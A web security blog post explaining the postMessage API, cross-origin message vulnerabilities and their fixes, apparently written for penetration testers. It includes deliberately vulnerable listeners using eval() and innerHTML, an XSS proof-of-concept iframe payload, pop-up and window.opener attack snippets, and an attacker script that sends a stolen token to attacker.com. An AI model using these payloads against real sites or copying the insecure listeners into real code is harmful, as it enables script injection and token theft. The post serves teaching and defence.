The Dangers of Unspecified Origins - PostMessage
Posted on September 7, 2025 by Jack Mason
Throughout my web security testing career, web messages were a concept that often caused confusion. In fact, a misunderstanding of them was the primary reason I failed my first attempt at the Burp Suite Certified Practitioner exam. Web messages are an interesting feature; they aren’t always visible in the day-to-day functionality of a website, but they are a critical area to check for vulnerabilities. This blog post will delve into what web messages are, why they are used, and the potential vulnerabilities that can arise from improper implementation. This post will focus solely on the postMessage function.
What are Web Messages?

Web messages provide a controlled mechanism for different origins (e.g., different windows, iframes, or tabs) to communicate without violating the Same-Origin Policy. They solve the problem of needing to communicate across these security boundaries, whether for integrating third-party services, improving performance, or enabling complex application architectures.
postMessage is an asynchronous API. This means that when you send a message, your code continues to execute without waiting for a response. The code in the receiving window will handle the message later, once its event loop processes the task from its queue. This non-blocking nature helps create a smooth and responsive user experience.
Same-Origin Policy (SOP)
The Same-Origin Policy (SOP) is a fundamental security mechanism built into every modern web browser. Its primary purpose is to prevent scripts loaded from one origin from interacting with resources from another. This isolation is crucial for protecting user data and preventing malicious activity on the web.
The postMessage API
postMessage is the most common method for sending web messages between different windows, iframes, tabs, and workers. It is designed to allow for secure cross-origin communication when implemented correctly.
The process involves two key parts: sending the message and receiving it.
1. Sending a Message
You send a message using the otherWindow.postMessage() method.
otherWindow.postMessage(message, targetOrigin, [transfer]);Let’s break this down:
otherWindow: This is a reference to the other window you want to communicate with. This could be a pop-up you’ve opened (window.open()), the parent of aniframe(window.parent), or aniframeembedded in your page (iframe.contentWindow).message: The data you want to send. This can be almost any JavaScript object (strings, numbers, arrays, etc.). The browser uses an algorithm called “structured cloning” to copy the data, so you cannot send functions or other non-serializable objects.targetOrigin: This is the most important parameter for security. It specifies the origin thatotherWindowmust have for the message to be sent. Using a specific origin (e.g.,'https://secure-site.com') is critical. Using'*'is highly discouraged as it allows any origin to receive the message.
An example of sending a postMessage through an iframe:
<iframe src="jackmason.com" onload='this.contentWindow.postMessage(message, targetOrigin)'>2. Receiving a Message
The receiving window must listen for incoming messages by adding an event listener for the message event.
window.addEventListener('message', (event) => {
  // ... handle the message here ...
});
The event object passed to the listener contains crucial information:
event.data: This is the actualmessageobject that was sent from the other window.event.origin: A string representing the origin of the window that sent the message (e.g.,'https://my-store.com'). Your code must check this value to ensure the message is from a trusted source before processing the data.event.source: A reference back to thewindowobject that sent the message. This is useful for sending a reply.
Potential Vulnerabilities
Unspecified Origin (When Receiving)
If a website accepts web messages from an unspecified origin, it can provide attackers with an out-of-bounds communication channel. This would allow an attacker to send a message from their own malicious website to the vulnerable application. Depending on how the web application processes the incoming data, this can lead to several exploits.
The classic case is when the application handles the data in an unsafe way, leading to Cross-Site Scripting (XSS). Consider the vulnerable code below:
<script>
window.addEventListener('message', function(e) {
  eval(e.data);
});
</script>
This listener accepts a web message from any origin (*) and executes its content using eval(). The eval() function will execute any JavaScript passed to it, creating a dangerous JavaScript injection vulnerability.
This could be exploited with the following payload hosted on an attacker’s website:
<iframe src="https://vulnerable-target.com" onload="this.contentWindow.postMessage('alert(document.domain)','*')"></iframe>This will cause the vulnerable web page to execute the JavaScript and trigger an alert, confirming the XSS vulnerability.
Since many websites use strong Content Security Policies (e.g., frame-ancestors) or X-Frame-Options headers to prevent clickjacking, rendering the target in an iframe is not always feasible. Here are some alternatives:
Pop-ups via window.open()
An attacker can convince a user to click a link on their malicious page, which opens the target website in a new window. The window.open() function returns a reference to this new window, which can then be used to send the malicious postMessage payload.
const victimPopup = window.open('https://vulnerable-target.com');
// A timeout might be needed to ensure the page has loaded
setTimeout(() => {
    victimPopup.postMessage('maliciousPayload', '*');
}, 2000);
Reverse Tabnabbing via window.opener
This attack is possible if the vulnerable site itself links to an attacker’s site in a new tab without using the rel="noopener" attribute.
- A user on
vulnerable-target.comclicks a link toattacker.com. - The attacker’s site opens in a new tab. Because
rel="noopener"was not used, this new tab retains a reference back to the original tab via thewindow.openerproperty. - The attacker’s page can then execute the following script to send a malicious message back to the vulnerable page.
if (window.opener) {
  window.opener.postMessage('maliciousPayload', '*');
}
Unspecified Origin (When Sending)
If a website uses postMessage with an unspecified targetOrigin ('*') to send data, it risks exfiltrating sensitive information. If the message contains anything sensitive, such as a session token, API key, or personal user data, it could be intercepted by a malicious website. This can happen if, for example, an attacker manages to redirect the iframe or pop-up to their own domain before the message is sent.
The following is an example of a vulnerable script that sends a secret token:
// This script is on https://vulnerable-site.com
// It tries to send a secret to an iframe it expects to be a trusted partner.

const userAPIToken = 'a_very_secret_string';
const partnerIframe = document.querySelector('#partner-app');

// VULNERABLE: The targetOrigin is '*'
// If the iframe's location changes to an attacker's site, the token will be sent there.
partnerIframe.contentWindow.postMessage(userAPIToken, '*');
An attacker could host a page that receives this message and exfiltrates the data:
// This script is on https://attacker.com
// This page receives the message and sends the secret to the attacker's server.
window.addEventListener('message', function(e) {
    const stolenToken = e.data;
    fetch('https://attacker.com/log-token?token=' + stolenToken);
});
Burp Labs
PortSwigger’s Web Security Academy has excellent labs for practicing these concepts:
- DOM XSS using web messages: This lab demonstrates a basic
postMessagevulnerability leading to XSS. - DOM XSS using web messages and a JavaScript URL: This lab adds a filter that requires the payload to be structured as a URL.
- DOM XSS using web messages and JSON.parse: This lab requires the payload to be a JSON object that meets specific criteria to trigger the vulnerability.
- Stealing OAuth access tokens via a proxy page: In this lab, you can steal OAuth tokens because an outbound
postMessagedoes not specify a secure target origin.
Remediation
To mitigate the risks associated with postMessage, follow these key security principles:
Always Validate the Sender’s Origin: When receiving a message, you must verify the event.origin property to ensure the message is from a trusted source. Compare it against a strict allow-list of expected origins. Never process data from an unknown or unexpected origin.
// INSECURE: No origin check
window.addEventListener('message', (event) => {
  // This will process a message from ANY sender
  document.body.innerHTML = event.data;
});

// SECURE: Strict origin check
window.addEventListener('message', (event) => {
  if (event.origin !== 'https://trusted-app.com') {
    // Not from a trusted source, so ignore it.
    return;
  }
  // Process the message from the trusted source
  console.log(event.data);
});
Always Specify a Target Origin: When sending a message, always provide a specific targetOrigin, not '*'. This ensures that the message is only delivered if the recipient window is at the specified origin, preventing sensitive data from being intercepted by a malicious site that may have been loaded in its place.
// INSECURE: Sends data to any origin
otherWindow.postMessage(sensitiveData, '*');

// SECURE: Sends data only to a specific origin
otherWindow.postMessage(secretToken, 'https://trusted-partner.com');
Treat Received Data as Untrusted: Always assume the data received (event.data) is malicious. Sanitize and validate it before using it in any sensitive context, such as inserting it into the DOM (to prevent XSS) or passing it to other functions. Avoid dangerous functions like eval() entirely.